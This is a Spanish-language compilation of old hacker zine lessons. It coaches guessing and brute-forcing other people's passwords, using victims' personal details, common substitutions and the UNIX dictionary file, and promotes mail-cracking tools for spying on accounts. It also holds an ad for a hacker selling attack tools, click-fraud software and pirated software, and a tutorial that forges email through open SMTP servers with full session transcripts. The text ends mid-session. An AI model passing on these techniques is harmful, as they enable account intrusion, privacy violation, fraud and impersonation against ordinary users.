Imagine algunas de las situaciones en las que se encuentra la gente cuando le piden que cree una contraseña secreta por si misma. Pueden estar llamando desde una computadora remota por una linea de larga distancia o rodeado de tecnicos que estan alli para enseñarles a usar el sistema. En cualquier caso, el pedido esta alli en pantalla, y con el una sensación mental de urgencia. La gente escribe lo primero que se les pasa por la mente, lo primero que ven o escuchan. La contraseña es ingresada con apuro y rara vez se la cambia por una contraseña mas segura.
De ese modo, muchas contraseñas se relacionan con pensamientos inmediatos, tales como el trabajo, la familia, posiblemente acontecimientos de ese momento, posesiones, entorno, hobbies o intereses. Si puedes descubrir o adivinar alguno de esos rasgos de un usuario valido del sistema, la cantidad de contraseñas potenciales que tendrás que adivinar diminuirá de modo significativo. Si a eso le sumamos un gran software como el REVENGE (para abrir correos Hotmail, mixmail, latinmail y starmedia)que contiene un diccionario con mas de 5 millones de palabras, seudonimos, compuestos, claves generadas por la maquina y trivialidades en menos de 5 horas estaras espiando el correo elegido; Lo mismo con FRATERNITY pero para paginas web, el acceso prohibido deja las puertas abiertas en la mayoria de los casos . Si bien estos software no se consiguen gratis es bueno destacar su funcionalidad.
Pero el tema aca es el estudio del lugar, la persona, el entorno.
¿En oficinas cuantas veces has visto bromas como: "No tienes que ser loco para trabajar aquí...Pero ayuda!". Te garantizo que cada dia hay alguien que elige la palabra "loco" como contraseña o "elloco", "laloca", etc,etc.
Piensa en la edad y el estilo de vida del usuario promedio en cuya cuenta estas tratando de irrumpir. Es probable que un entorno oficinezco no tenga en la pared un desplegable de PlayBoy, pero un dormitorio estudiantil si puede tenerlo, y asi puedes conseguir contraseñas como "conejita", "cuerpo", "calendario", "sexuales", etc,etc.
Lo mas frecuente es que estes hackeando cuentas de usuarios que estan establecidas desde hace mucho tiempo. En estos casos tendras que usar algun tipo de metodo de fuerza bruta, o algun metodo tecnico, social o de observacion para extraer contraseñas.
La mayoria de las contraseñas son palabras de diccionario, como "subte", "mesa", "chocolate", o "guiso". Honestamente, ¿puedes imaginar a un novicio en computación sentándose e ingresando "fMm6Pe#" como contraseña? Por supuesto que no!
Lo que si importa es que tienes que ser consciente de que las palabras mal escritas existen en contraseñalandia . Vas a encontrar la letra "k" usada en vez de "c" como en "koka kola". Encontraras la letra "x" en vez de la "cc" (perfexion) y otras sustituciones sonoras, como "yuvia" "sacso" y "enpleo".
Por lo general las contraseñas de palabras reales seran sustantivos ("oreja", "tambores", "cocina"), verbos (por lo común obscenos) y tal vez adjetivos ("purpura", "gran", "feliz")
Los nombres de novios, novias y los apelativos cursis con los que se tratan entre si son contraseñas populares; tendrias que averiguarlos mediante una investigacion preliminar. Tambien son semi-populares las contraseñas que contienen la palabra "seguro" incorporada, como "reaseguro" o "aseguramiento" o "tla" (abreviatura de "te lo aseguro") Además de las palabras de diccionario puedes esperar encontrarte con nombres de parientes, calles, mascotas, equipos deportivos y comidas ; las fechas importantes y los numeros de documentos de identidad, como asi tambien los numeros de jubilacion, los aniversarios o los cumpleaños y esquemas de teclado. Los ejemplos de esquema de teclado incluyen "jkjkjk" "7u7u7u", "wxwxwx", "cccccc", "098765432" , "idem + nombre", "asdfg", "qazwsx".
ESTUDIO DE LA CONTRASEÑA
Se ha hecho una buena cantidad de estudios formales e informales para saber hasta que punto es buena la gente para elegir contraseñas seguras.
Uno de los estudio descubrió que de 3289 contraseñas:
 5 eran solo caracteres ASCII
 2 eran dos caracteres
 64 eran tres caracteres
 477 tenian 4 caracteres de extension
 706 tenian cinco letras, todas mayusculas o minusculas
 605 tenian seis letras, todas minusculas
Lo que importa es esto: Los hackers pueden sentarse sencillamente y conseguir contraseñas es un HECHO no una FICCION. Puede hacerse, y a veces con bastante facilidad.
Otro ejemplo de la facilidad con la que pueden hackearse las contraseñas es el gusano de Internet que en 1988 se arrastro por el interior de la red, colgandola en gran parte. El gusano tenia dos tacticas para propagarse una de las cuales era intentar desentrañar contraseñas de usuarios. Lo primero que probaba era meter las contraseñas tipicas, tales como el nombre usado en el log-in , el nombre de pila o el apellido de el/ella, y otras variaciones de estos datos. Si eso no funcionaba, el gusano tenia un diccionario de 432 contraseñas comunes para probar. Por ultimo si fallaba estos dos metodos el gusano pasaba al diccionario del sistema UNIX intentando cada palabra por vez, esperando que funcionara algo. Según sabemos, el metodo del gusano funciono soberbiamente.
Dicho sea de paso si alguna vez estas en un sistema UNIX y necesitas hacer un ataque de fuerza bruta para ganar un acceso de mayor nivel, el diccionario del sistema es muy util. Puedes encontrarlo en un subdirectorio llamado "/usr/dict". El archivo se llama "words".
(Continuara...)

Personal:
Quiero recomendarte que visites la pagina de un hacker amigo, esta pagina no esta en ningún buscador, solo es conocida por los hackers y se utiliza para mostrar lo ultimo del hacking. La pagina es de un hacker argentino, su nick es niponwar y me ha costado mucho convencerlo en poder dar su direccion y la posibilidad de contactarse con el.
Niponwar es uno de los mejores hackers que conoci, por la calidad de persona y por la inteligencia. Vive del hacking, viaja por todo el mundo, es miembro de la United Hackers Association en Estados Unidos y actualmente me ha invitado ha viajar a Alemania a un mega encuentro hacker´s de todo el mundo.
El tema es el siguiente: Si no lo sabias, supongo que no, te comento que la mayoria de los programas que se pueden bajar en los sitios hackers tienen las siguientes caracteristicas: o NO FUNCIONAN o SI FUNCIONA PERO NO SIRVE PARA NADA.
Lo que si te puedo decir es que la mayoria los ponen en la red demostrando sabiduria pero realmente son para presumir. Para darte un ejemplo le llaman bombmail a un virus echo en una macro de word; es decir si te mandan un email con este documento te estarian mandando una bomba (Tengo un miedo increible)
Niponwar es conocido por sus contactos en la United Hackers Association y cuenta con el respaldo y la tecnologia que ese grupo posee.
NiponWar es ademas conocido por proveer a TODOS LOS HACKERS LATINOS (Incluyendo a españa) las nuevas herramientas para el hacking que van surgiendo. Todo lo que te puedas imaginar, el lo tiene.
Niponwar cuenta con un grupo de secuaces que trabajan con el, encargandose de la posventa de las herramientas, como el diseño de manuales (para que lo entiendan todos) o soporte por cualquier dificultad.
Para que te des una idea del potencial de los productos que vende te voy dar dos ejemplos : Money Click (Para ganar dinero con los banner's comerciales, realmente exelente) y el que todo hacker o aprendiz debe poseer para mantener la calma en la red y perdurar: IP ANONIMAZER (Bloquea tu IP, pudiendo navegar anonimamente).
Luego de adquirir una herramienta, una vez que la compras automaticamente eres miembro de su pagina y podras bajarte GRATIS desde alli, una cantidad inmensa de software pirateados. Podras encontrar desde el OFFICE 2000 hasta Software educativos, Juegos, XXX, y Sistemas Operativos, herramientas de programación, librerías, etc.
Las herramientas de hacking varian su precio desde $ 5 hasta $50. Para finalizar si deseas visitarla y si te interesa comprar alguna herramienta te aconsejo que te compres el Money Click, y apartir de ahí has lo que quieras.
Existe un paquete muy completo, es el mas vendido en donde tienes las herramientas para el hack por solo $ 25, incluyendo el Money Click Guns que genera 200 clic x dia en tu banner.(Con el que podras costearte tus gastos)
ATENCION: Lo unico que te pido es que no abuses de la buena voluntad, consulta solo si estas interesado, te explico porque: NiponwAR y sus secuaces para que tengas idea venden estas herramientas en todo el mundo, todos los dias, a cualquier hora, y aveces es muy incomodo para todos estar respondiendo consultas con poco interes de adquisicion. Recuerda que no es un "shopping".
Otra tema muy importante es el envio de dinero, como sabras los hackers para mantener el anonimato cuentan con casillas de correo por donde los amigos envian el dinero, material, documentación, etc, no es la forma mas comoda de enviar el dinero pero si la mas segura.
La segunda compra luego de algunas verificaciones podras depositarlo en una cuenta de wester union o hacer un giro postal a nombre de "Niponwar" (Mas facil para todos, pero previamente necesitaras un periodo de confianza)
La mayoria de los compradores son de España y Mexico y el destino como te dije es Argentina y en el caso de estos dos no supera los 20 dias la llegada de la carta. (Te lo aviso para que no te sorprendas, muchos esperan aveces pagar con tarjeta pero esto se maneja de una forma muy underground.)
Recuerda que esta informacion es muy importante, solo los amigos conocen esa pagina, espero que la disfrutes y bajate todo lo que puedas.
http://www.geocities.com/SiliconValley/bit/5547
-=* KR@ZH *=-
(CRASH)



= KURZO #7 =
Hola amigos, esta es la kalze numero ziete, estamos todavia con el tema de las contraseñas, ya que es un tema un poco largo, disfrutenlo pues...
****

* RESTRICCION DE CONTRASEÑAS *
****

La mayoria de los sistemas de operación no fueron desarrollados con la seguridad como prioridad mayor. En realidad, las cuentas basadas en contraseñas tendrian que tener toda la seguridad exigida por un sistema multi-usuario. Como hemos visto, sin embargo, con demasiada frecuencia se eligen contraseñas que resultan faciles de adivinar. El sistema operativo UNIX restringe la selección de contraseñas sugiriendo que las contraseñas contengan no menos de 5 caracteres en minusculas o solo cuatro caracteres si al menos uno de ellos es no alfabetico o mayuscula. Sin embargo si un usuario insiste en emplear una contraseña mas breve, sin tener en cuenta el pedido de que se mantenga la seguridad, se aceptara esa contraseña.

Los sysops (operadores del sistema) saben que la mayoria de las contraseñas no son seguras, asi que muchos han instalado programas que impiden que se generen contraseñas obvias. Entonces se fuerza a las contraseñas a que se adecuen a ciertas caracteristicas, tales como:

 Las contraseñas deben tener cierta extension.
 Las contraseñas deben incluir una mezcla de mayusculas y minusculas.
 Las contraseñas deben incluir uno o mas numeros
 Las contraseñas deben incluir un simbolo no alfabetico.

Pueden aplicarse una o mas de estas restricciones. El programa tambien puede poner a prueba la contraseña del usuario contra una lista de "malas" contraseñas conocidas, que no se permiten usar.

No permitir contraseñas en minusculas o contraseñas estrictamente alfabeticas.

Una vez me concentre en alguien de quien estaba seguro de que tenia la palabra "popeye" como contraseña, debido a una gran colección de historietas clasicas y porque hablaba todo el tiempo de popeye. El software del sistema exigía una mezcla de minusculas y mayusculas (lo que ultimamente te informa dicho sea de paso , que el sistema distingue las mayusculas de las minusculas) asi que en vez de probar solo "popeye", probe:

Popeye
PoPeYe
PopeyE
PopEye
PopEYE
PopEyE
PopeyE
PopEYE
PoPeye

Y tambien probe cada una de estas posibilidad con las alturas de las letras invertidas de modo que PopeyE se convirtio en pOPEYe (en caso de que el usuario tomara a las letras mayusculas como normales para los teclados de computadora y las minusculas como la excepción) Era muy improbable que un amante de popeye probara algo tan extravagante como poner mayusculas en medio de una silaba, o sin algun tipo de esquema. En realidad si se veía obligado a poner mayusculas ¿quién que fuera un poco sensato lo haria?

Resulto que su contraseña era OliviA. Si no se trata de letras mayusculas, uno puede ser obligado a usar numeros en el primer login. Una vez mas, dificilmente se podria esperar que Juan Usuario partiera silabas con un numero, y deberias esperar que no fueran mas de uno o dos digitos. Por lo general el numero sera agregado como algo secundario.

Asi, lo que uno espera normalmente encontrar son contraseñas del siguiente tipo:

contraseña#
contra#seña
#contraseña

Los numeros seran los que resulta facil recordar o de escribir, como 1 o 0. Los numeros desde 1 a 31 debieran ser los mas comunes junto con numeros que se repiten, terminan en cero o nueve, tales como "888", "500", "1999". Es razonable esperar que los mecanografos emplen el numeral 1 sustituyendo la letra "l" (minuscula de L), en contraseñas que contengan esa letra. Es facil que los devotos del civerespacio hagan lo mismo como asi tambien usar el cero colocandolo en lugar de la letra "O". Esto significa que si alguna vez sospechas que una palabra contiene las letras "L" u "O" en vez de encontrar algo como "lucifer", "cola" puedes encontrarte con "1ucifer" o "c01a" donde los 1 y 0 han reemplazado las letras comunes.

(CONTINUARA .....)

-= CRASH =-

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol. 1 Número 1

Asunto de este documento: cómo hacer finger de un usuario vía telnet.

Hacking. La palabra evoca a diabólicos genios de los ordenadores conspirando la caída de la civilización mientras están sacando billones en fondos robados electrónicamente de cualquier banco.

Pero yo defino hacking como una aproximación divertida y aventurada a los ordenadores. Los hackers no siguen el guión marcado. Nosotros bromeamos y probamos cosas extrañas, y cuando tropezamos con algo realmente entretenido, se lo contamos a nuestros amigos. Algunos de nosotros puede que seamos tramposos o retorcidos, pero más normalmente somos buenos chicos, o al menos inofensivos.

Además, el hacking es sorprendentemente fácil. Hoy tendrás una oportunidad de comprobarlo por ti mismo!

Olvidando la razón por la que quieras ser un hacker, es definitivamente un camino para tener diversión, impresionar a tus colegas, y conseguir citas. Si eres una chica-hacker, serás totalmente irresistible para todos los hombres.

Cree en lo que te digo! ;^D

Entonces, ¿qué necesitas para convertirte en un hacker? Antes de que te lo diga, sin embargo, voy a someterte a una prueba.

¿Has enviado alguna vez un mensaje a un newsgroup o a una lista de correo dedicada al hacking? Dijiste algo como "¿Qué necesito para convertirme en un hacker?" ¿O no? Pues mejor que no hagas *eso* ¡nunca más!

Te da una idea de lo que "flame" significa, verdad?

Sí, a algunos de estos tíos 311te les gusta flamear a los newbies. Ellos actúan como si hubiesen nacido sujetando un manual de UNIX en una mano y un doc sobre especificaciones TCP/IP en la otra y cualquiera que sepa menos que ellos es escoria.

Newbie-Nota: 311t3, 31337, etc. , todo significa "élite". La idea es tomar la palabra "elite" o "eleet" y sustituir con números algunas o la totalidad de las letras. También nos gustan las Zs. Los hackers suelen hacer 3zta clase de c0zaz a m3nud0.

Ahora puede que est,s haciendo una verdadera llamada de ayuda. Pero hay una razón por la que muchos hackers enseguida flamean a los extraños que piden ayuda.

Lo que a nosotros nos preocupa es esa clase de tíos que dicen, "Quiero ser un hacker. Pero *no* quiero tener que aprender programación y sistemas operativos. ¡Dame algún password, d00dz! Sí, y números de tarjetas de crédito!!!"

Honestamente, he visto esta clase de mensajes en groups de hackers. Envía algo de eso y prepárate la mañana siguiente cuando te levantes y descubras tu buzón electrónico lleno con 3,000 mensajes desde algún grupo de discusión sobre riego en agricultura, ebanistería, coleccionismo de obras de Franklin Mint, etc., Etc., etc., etc. arrrgghhhh!

La razón por la que nos preocupan los wannabe-hackers (los que quieren ser hackers) es que es posible acceder al ordenador de otras personas y hacer daños serios incluso si eres casi un total ignorante.

¿Cómo puede un newbie sin la menor idea destrozar el ordenador de otra persona? Fácil. En Internet existen Webs y FTP públicos en los que se almacenan programas de hacking.

Gracias a todas esas herramientas almacenadas en esos lugares, muchos de los "hackers" sobre los que lees que son atrapados son en realidad newbies que no tienen ni puñetera idea.

Este documento te enseñará cómo hacer hacking real, además de legal e inofensivo, sin tener que acudir a esas herramientas de hacking. Pero no te enseñar, cómo dañar ordenadores ajenos. Ni tampoco cómo entrar en lugares a los que no perteneces.

Puedes-Ir-A-La-Cárcel-Nota: Incluso si no haces ningún daño, si penetras en una parte de un ordenador que no est abierta al público, has cometido un crimen.

Me centraré en hacking en Internet. La razón es que cada ordenador de Internet tiene alguna clase de conexión pública con el resto de la Red. Lo que esto significa es que si usas los comandos apropiados, puedes entrar *legalmente* a estos ordenadores.

Eso, por supuesto, es lo que ya haces cuando visitas un Web-site. Pero yo te enseñaré cómo acceder y usar Internet hosts de modos que la mayoría de la gente no creía que fueran posibles. Además, serán "hacks" divertidos.

De hecho, pronto estarás aprendiendo trucos que arrojarán algo de luz sobre cómo otra gente puede acceder a partes no-públicas de hosts. Y serán trucos que cualquiera puede hacer.

Pero hay una cosa que realmente necesitarás conseguir. Te hará el hacking infinitamente más fácil:

UNA CUENTA SHELL!!!!

Una "cuenta shell" es una cuenta en Internet por la que tu ordenador se convierte en un terminal de uno de los hosts de tu PSI (Proveedor de Servicios de Internet). Una vez que estés en la "shell" puedes darle comandos al sistema operativo Unix justo como si estuvieses sentado delante de uno de los hosts de tu PSI.

Cuidado: el personal técnico de tu PSI puede decirte que tienes una "cuenta shell" cuando en realidad no la tienes. A muchos PSIs no les gustan las cuentas shell. Te preguntas ¿por qué? Si no tienes una cuenta shell, no puedes hackear!
Pero puedes averiguar fácilmente si se trata de una cuenta shell. Primero, debes usar un programa de "emulación de terminal" para hacer log (identificarte). Necesitarás un programa que te permita emulación de terminal VT100. Si tienes Windows 3.1 o Windows 95, un programa de terminal VT100 se incluye en los programas de accesorios.
Cualquier PSI medianamente bueno te permitirá unos días de prueba con una cuenta guest. Consigue una y entonces prueba unos cuantos comandos Unix para asegurarte de que realmente se trata de una cuenta shell.
No conoces el Unix? Si eres serio (o quieres serlo) sobre la comprensión del hacking, necesitar s buenos libros de referencia. No, no me estoy refiriendo a esos con un título tan apasionado como "Secretos del Super Hacker". He comprado muchos de esos libros. Est n llenos de aire caliente y poca información práctica. Los hackers serios estudian libros sobre:

- Unix. A mí me gusta "The Unix Companion" de Harley Hahn.
- Shells. Recomiendo "Learning the Bash Shell" de Cameron Newham y Bill Rosenblatt. "Shell" es el interfaz de comandos entre el sistema operativo Unix y t£.
- TCP/IP, que es la serie de protocolos que hacen que Internet funcione. Me gusta "TCP/IP for Dummies" de Marshall Wilensky y Candace Leiden.

OK, la prueba ha finalizado. Es hora de hackear!
¿Cómo te gustaría empezar tu carrera de hacking con uno de los más simples aunque potencialmente peligrosos hacks de Internet? Aquí viene: hacer telnet a un puerto finger.
¿Has usado alguna vez el comando finger antes? Finger te dará en algunas ocasiones un buen montón de cosas sobre otra gente en Internet. Normalmente sólo tienes que teclear el comando:
finger Joe_Schmoe@Fubar.com
Pero en lugar de la de Joe Schmoe, tienes que poner la dirección de email de alguien del que quieras conocer información. Por ejemplo, mi dirección de correo electrónico es cmeinel@techbroker.com. Para hacerme finger a mí, hay que teclear:
finger cmeinel@techbroker.com
A continuación este comando puede que te diga algo, o puede fallar dándote un mensaje como "acceso denegado".
Pero hay un modo de hacer finger que gusta más a la élite. Puedes teclear el comando:
telnet llama.swcp.com 79
Lo que acaba de hacer este comando es dejarte entrar en un ordenador que tiene como dirección de Internet llama.swcp.com a través de su puerto 79 (sin tener que dar un password).
Pero el programa que llama y muchos otros hosts de Internet utilizan te permitirá introducir UN solo comando antes de cerrar automáticamente la conexión. Teclea el comando:
cmeinel
Esto te dirá un secreto de hacker sobre por qué el puerto 79 y sus programas finger son más importantes de lo que en un principio podías imaginar. O, coño, puede que sea algo más si la amable vecindad hacker está todavía sembrando hirientes en mis archivos.
Ahora, para un bonus-hacking extra, prueba a hacer telnet por otros puertos. Por ejemplo:
telnet kitsune.swcp.com 13
Eso te dará la hora y la fecha en Nuevo México, y:
telnet.slug.swcp.com 19
Hará que pases un rato divertido!
OK, me despido ya por este documento. Y prometo decirte más sobre el gran asunto que es hacer telnet para usar el finger, pero más tarde. Feliz Hacking!

Vol.1 N£mero 2

En este documento vamos a aprender cómo divertirnos con el email (y como detectar diversiones de otros ;)). Lo prometo, este hack es espectacularmente fácil!

Hacking Heroico en media hora

¿Cuánto te gustaría dejar alucinados a tus amigos? OK, ¿qué cosa crees que es la que mas hasta las narices están de hacer los superhackers?
La respuesta es conseguir acceso no autorizado a un ordenador, correcto?

Entonces ¿cuánto te gustaría ser capaz de obtener acceso y hacer funcionar un programa en alguno de los millones de ordenadores conectados a Internet? Te gustaría acceder a estos ordenadores de Internet casi igual que al m s notable hacker de la historia: Robert Morris!
Fue su "Morris Worm" ("Gusano de Morris") el que derribó Internet en 1990.
Por supuesto, el fallo que el aprovechó para llenar el 10% de los ordenadores en Internet con su auto-mailing virus ha sido arreglado ya, por lo menos en la gran mayoría de los hosts.
Pero incluso ahora Internet todavía guarda toneladas de diversión, juegos y bugs escondidos en su interior. De hecho, lo que estamos a punto de aprender es el primer paso de varios de los modos más comunes que utilizan los hackers para entrar en áreas privadas de ordenadores. Pero yo no voy a enseñarte a acceder a zonas privadas de ordenadores. Suena demasiado asqueroso. Además, soy alérgico a la cárcel.
Por lo tanto, lo que estás a punto de aprender es legal, inofensivo, e incluso tremendamente divertido. No hacen falta juramentos de sangre entre tú y tus colegas para no testificar que has hackeado eso, sencillamente es legal.
Pero, para hacer este hack necesitas un servicio online que te permita hacer telnet por un puerto específico a un host de Internet. Netcom, por ejemplo, te dejará hacer esto sin problemas.
Pero Compuserve, America Online y muchos otros PSIs (Proveedores de Servicios de Internet) son digamos como grandes niñeras que te apartarán de la tentación de hacer esto.
El mejor camino para hacer este truco es con una CUENTA SHELL! Si no tienes una, consíguela ya!

Nota-para-el-Newbie #1; Una cuenta shell es una cuenta Internet que te permite utilizar comandos Unix. El Unix es muy parecido al DOS. Hay un prompt en tu pantalla y tienes que teclear los comandos. El Unix es el lenguaje de Internet. Si quieres ser un hacker serio, tienes que aprender Unix.

Incluso si nunca has usado telnet antes, este hack es super simple. De hecho, incluso aunque lo que vas a aprender parezca hacking de la clase más heroica, puedes dominarlo en media hora o menos. Y sólo necesitas memorizar *dos* comandos.
Para averiguar si tu Proveedor de Servicios de Internet te permite hacer el truco, prueba este comando:
telnet callisto.unm.edu 25
Es un ordenador de la universidad de Nuevo México. Mi cuenta Compuserve empieza a echar humo cuando pruebo esto. Simplemente me echa fuera de telnet diciéndome poco más que "tsk, tsk".
Pero al menos hoy Netcom me permitirá utilizar ese comando. Y sólo con cualquier "cuenta shell" barata ofrecida por cualquier PSI podrás utilizarlo.
Muchas cuentas de institutos de secundaria y universidades te dejarán también hacerlo sin problemas.

Nota-para-el-Newbie #2: Cómo Conseguir Cuentas Shell
Prueba en las páginas amarillas del teléfono, en el apartado Internet. Llama y pregunta por "cuenta shell".
Seguramente te dirán: "Seguro, no hay problema." Pero cientos de veces están mintiendo. Piensan que eres demasiado estúpido como para saber qué es una cuenta shell real. O puede que la infra-pagada persona con la que hablas no tenga ni idea.
El modo de solucionar esto es preguntar por una cuenta guest temporal (gratis). Cualquier PSI medianamente decente te dará un periodo de prueba. Cuando la tengas intenta hacer lo que aquí se explica.

OK, demos por hecho que posees una cuenta que te permite hacer telnet a algún sitio serio. Volvamos al comando de antes:
telnet callisto.unm.edu 25
Si has hecho telnet alguna vez, probablemente pusiste el nombre del ordenador que planeabas visitar, pero no añadiste ningún número detrás. Pues resulta que esos números detrás son los causantes de la primera distinción entre el bondadoso y aburrido ciudadano de Internet y alguien descendiendo por la resbaladiza (y emocionante) pendiente del hackeo.
Lo que ese 25 significa es que estás ordenando a telnet a llevarte a un puerto específico de la víctima deseada, er, su ordenador.

Nota-para-el-Newbie #3: Puertos
Un puerto de ordenador es un lugar donde la información entra y sale de él. En el ordenador que tienes en casa, ejemplos de puertos son tu monitor, que manda información hacia afuera (output), tu teclado y el ratón, que mandan información hacia adentro (input), y tu módem, que envía información en ambos sentidos.
Pero un ordenador host de Internet como callisto.unm.edu tiene muchos más puertos que un típico ordenador casero. Estos puertos están identificados por números. En este caso no todos son puertos físicos, como un teclado o un puerto de serie RS232 (el de tu módem). Aquí son puertos virtuales (de software).

Pero ese puerto 25 oculta diversión en su interior. Diversión increíble. Verás, en cualquier momento que hagas telnet al puerto 25 de un ordenador, obtendrás uno de estos dos resultados: una vez durante algún tiempo, un mensaje diciendo "acceso denegado" como cuando atacas un firewall. Pero, m s fácilmente verás algo como esto:

```
Trying 129.24.96.10...
Connected to callisto.unm.edu.
Escape character is `^]ï.
220 callisto.unm.edu Smail3.1.28.1 #41 ready at Fri, 12 Jul 96 12:17 MDT
```

Hey, échale un vistazo a eso! No nos pide que hagamos log (identificarnos).
Sólo dice...preparado!
Nota que est usando Smail3.1.28.1, un programa usado para redactar y enviar correo electrónico.
Oh dios mío, ¿qué hacemos ahora? Bueno, si realmente quieres parecer sofisticado, la siguiente cosa que tienes que hacer es pedirle a callisto.unm.edu que te diga qué comandos puedes usar. En general, cuando accedes a un ordenador extraño, como mínimo uno de tres comandos te ofrecerán información: "help", "?" o "man". En este caso tecleo:

```
help
```

...y esto es lo que obtengo:

```
250 Los siguientes comandos SMTP son reconocidos:
250
250 HELO hostname arranca y te da tu hostname
250 MAIL FROM:<sender access> comienza una transmisión desde el "enviante"
250 RCPT TO:<recipient address> llama al destinatario para un mensaje
250 VRFY <address> verifica el reparto de email de una dirección
250 EXPN <address> expande la dirección de una lista de correo
250 DATA comienza a mostrar el texto de un mensaje de correo
250 RSET hace un reset, interrumpe la transmisión
250 NOOP no hace nada
250 DEBUG [level] fija el nivel de debugging, por defecto 1
250 HELP produce este mensaje de ayuda
250 QUIT cierra la conexión SMTP
```

La secuencia normal de las acciones para enviar mensajes es fijar la dirección a la que se envía con un comando MAIL FROM, mandar al destinatario todos los comandos RCPT TO que sean requeridos (una dirección por comando) y entonces especificar el texto del mensaje del mensaje después del comando DATA. Pueden utilizarse mensajes múltiples. Para finalizar teclear QUIT.
Obtener esta lista de comandos es bastante agradable. Te hace sentir realmente bien porque sabes cómo hacer que el ordenador te diga cómo hackearlo. Y eso significa que todo lo que tienes que memorizar es "telnet <hostname> 25" y los comandos de "ayuda". Para el resto, puedes simplemente teclearlos y ver qué ocurre cuando estás conectado. Incluso si tu memoria es tan mala como la mía, te aseguro que puedes aprender y memorizar este hack en sólo media hora. Joder, puede que hasta en medio minuto.
OK, entonces ¿qué hacemos con estos comandos? S¡, lo adivinaste, este es un programa de email muy primitivo. ¿Y puedes adivinar cómo utilizarlo sin tener que hacer log? Te preguntas por qué fue ese el punto débil que permitió a Robert Morris reventar Internet.
El puerto 25 mueve el email desde un nodo al siguiente a través de Internet. Automáticamente recoge el email entrante y si ese email no pertenece a nadie que posea un dirección de correo en ese ordenador, lo manda al siguiente ordenador en la red, para dirigirse hacia la persona a la que pertenece esa dirección de correo.
En ocasiones el email irá directamente desde el remitente al destinatario, pero si tu mandas un mensaje a alguien que esté demasiado lejos o si Internet está colapsada por el tráfico en ese momento, puede ser que el email pase a través de varios ordenadores.
Existen millones de ordenadores en Internet que envían correo electrónico. Y tu puedes acceder a casi cualquiera de ellos sin necesidad de un password! Es más, como pronto aprenderás, es fácil obtener las direcciones de estos millones de ordenadores. Algunos de estos ordenadores tienen un buen sistema de seguridad, dificultando que nos podamos divertir con ellos. Pero otros tienen mucha menos seguridad. Uno de los juegos del hacking es explorar estos ordenadores para encontrar cuales de ellos se adaptan a nuestros deseos.
OK, entonces ahora que estamos en el país del Morris Worm, qu, podemos hacer? Bueno, esto es lo que yo hice. (Mis comandos no tenían ningún número delante, lo que sucede es que la respuesta de los ordenadores va precedida de números.)

```
helo santa@north.pole.org
250 callisto.unm.edu Hello santa@north.pole.org
mail from: santa@north.pole.org
250 <santa@north.pole.org> ...Sender Okay
rcpt to: cmeinel@nmia.com
```

250 <cmeinel@nmia.com> ...Recipient Okay
data
354 Introduzca el mensaje, termine con "." en una línea solo
Funciona!!!
.
250 Mail aceptado
Lo que ha pasado aquí es que me mandé un email falso a mí mismo. Ahora echemos un vistazo a lo que tengo en mi buzón, mostrando el encabezamiento completo:
Esto es lo que obtuve usando la versión freeware de Eudora:
X POP3 Rcpt: cmeinel@socrates
Esta línea nos dice que X-POP3 es el programa de mi PSI que recibió mi email, y que mi email entrante es manejado por el ordenador Socrates.

Consejo de Endiablado Ingenio: el email entrante est manejado por el puerto 110. Prueba a hacer telnet por ahí algún día. Pero normalmente POP, el programa que funciona en el 110, no te ofrecerá comandos de ayuda y te echará sin contemplaciones al más mínimo movimiento en falso.

Return Path (camino de retorno): <santa@north.pole.org>
Esta línea de arriba es mi dirección de correo falsa.
Apparently From: santa@north.pole.org
Fecha: Fri, 12 Jul 96 12:18 MDT
Pero nota que las líneas de encabezamiento arriba dicen "Apparently-From" ("Aparentemente-Desde"). Esto es importante porque me advierte que es una dirección falsa.
Apparently To: cmeinel@nmia.com
X Status:
Funciona!!!
En esto hay una cosa interesante. Diferentes programas de correo mostrarán diferentes encabezamientos. Por ello lo bueno que sea tu correo falso depender en parte del programa de correo que sea utilizado para leerlo. Esto es lo que Pine, un programa de email que funciona en sistemas Unix, muestra con el mismo email de antes:
Return Path: <santa@north.pole.org>
Recibido:
from callisto.unm.edu by nmia.com
with smtp
(Linux Smail3.1.28.1 #4)
id m0uemp4 000LFGC; Fri, 12 Jul 96 12:20 MDT
Esto identifica al ordenador en el que usé el programa de envío de correo. También dice qué versión del programa estaba utilizando.
Apparently From: santa@north.pole.org
Y aquí está el mensaje "Aparentemente-Desde" otra vez. Como vemos tanto Pine como Eudora nos comunican que esto es email falso.
Recibido: from santa@north.pole.org by callisto.unm.edu with smtp
(Smail3.1.28.1 #41) id m0uemnL 0000HFC; Fri, 12 Jul 96 12:18 MDT
Id del mensaje: <m0uemnL 0000HFC@callisto.unm.edu>
¡Oh, oh! No sólo muestra que probablemente se trate de email falso, también enseña un ID del mensaje! Esto significa que en algún sitio en Callisto habrá un registro de los mensajes-IDs diciendo quién ha usado el puerto 25 y el programa de correo. Como ves, cada vez que alguien accede al puerto 25 de ese ordenador, su dirección de correo se almacena en el registro junto al ID de su mensaje.
Fecha: Fri, 12 Jul 96 12:18 MDT
Apparently From: santa@north.pole.org
Apparently To: cmeinel@nmia.com
Funciona!!!
Si alguien fuese a usar este programa de email para propósitos viles, ese mensaje-ID ser¡a lo que pondría a los polis o vigilantes detrás suya. Por lo tanto, si quieres falsear el email, ser más difícil hacerlo para alguien que est, usando Pine que para otro que utilice la versión freeware de Eudora (puedes sabes qué programa de email usa una persona simplemente mirando el encabezamiento del email).

Pero los programas de email de los puertos 25 de muchos Internet hosts no est n tan bien defendidos como callisto.unm.edu. Algunos tienen más seguridad, y algunos otros no tienen sistemas de defensa en absoluto. De hecho, es posible que algunos de ellos incluso ni tengan un registro de los usuarios del puerto 25, haciéndolos un blanco fácil para cualquiera con ganas de diversión (con propósitos perversos o no).
Sólo porque obtengas correo con los encabezamientos en buen estado (o que parezcan correctos) no significa que sea original o verdadero. Necesitas algún sistema de verificación encriptada para estar casi seguro que el email es correcto (es decir, que no ha sido falseado).

Nota-Puedes-Ir-A-La-Cárcel: si estas tramando utilizar email falso (falsificado o con dirección falsa) para cometer un crimen, párate a pensar lo que vas a hacer. Si estás leyendo este documento es porque todavía no sabes lo suficiente como para falsificar el email lo suficientemente bien como para evitar tu arresto.

Aquí tenemos un ejemplo de un programa de email distinto, sendmail. Esto te dará una idea de las pequeñas variaciones con las que te encontrarás cuando intentes este hack.
Este es el comando que yo introduzco:
telnet ns.Interlink.Net 25
El ordenador responde:
Trying 198.168.73.8...
Conectado a NS.INTERLINK.NET.
Escape character is `^]ï.
220 InterLink.NET Sendmail AIX 3.2/UCB 5.64/4.03 ready at Fri 12
Jul 1996 15:45
Entonces yo tecleo:
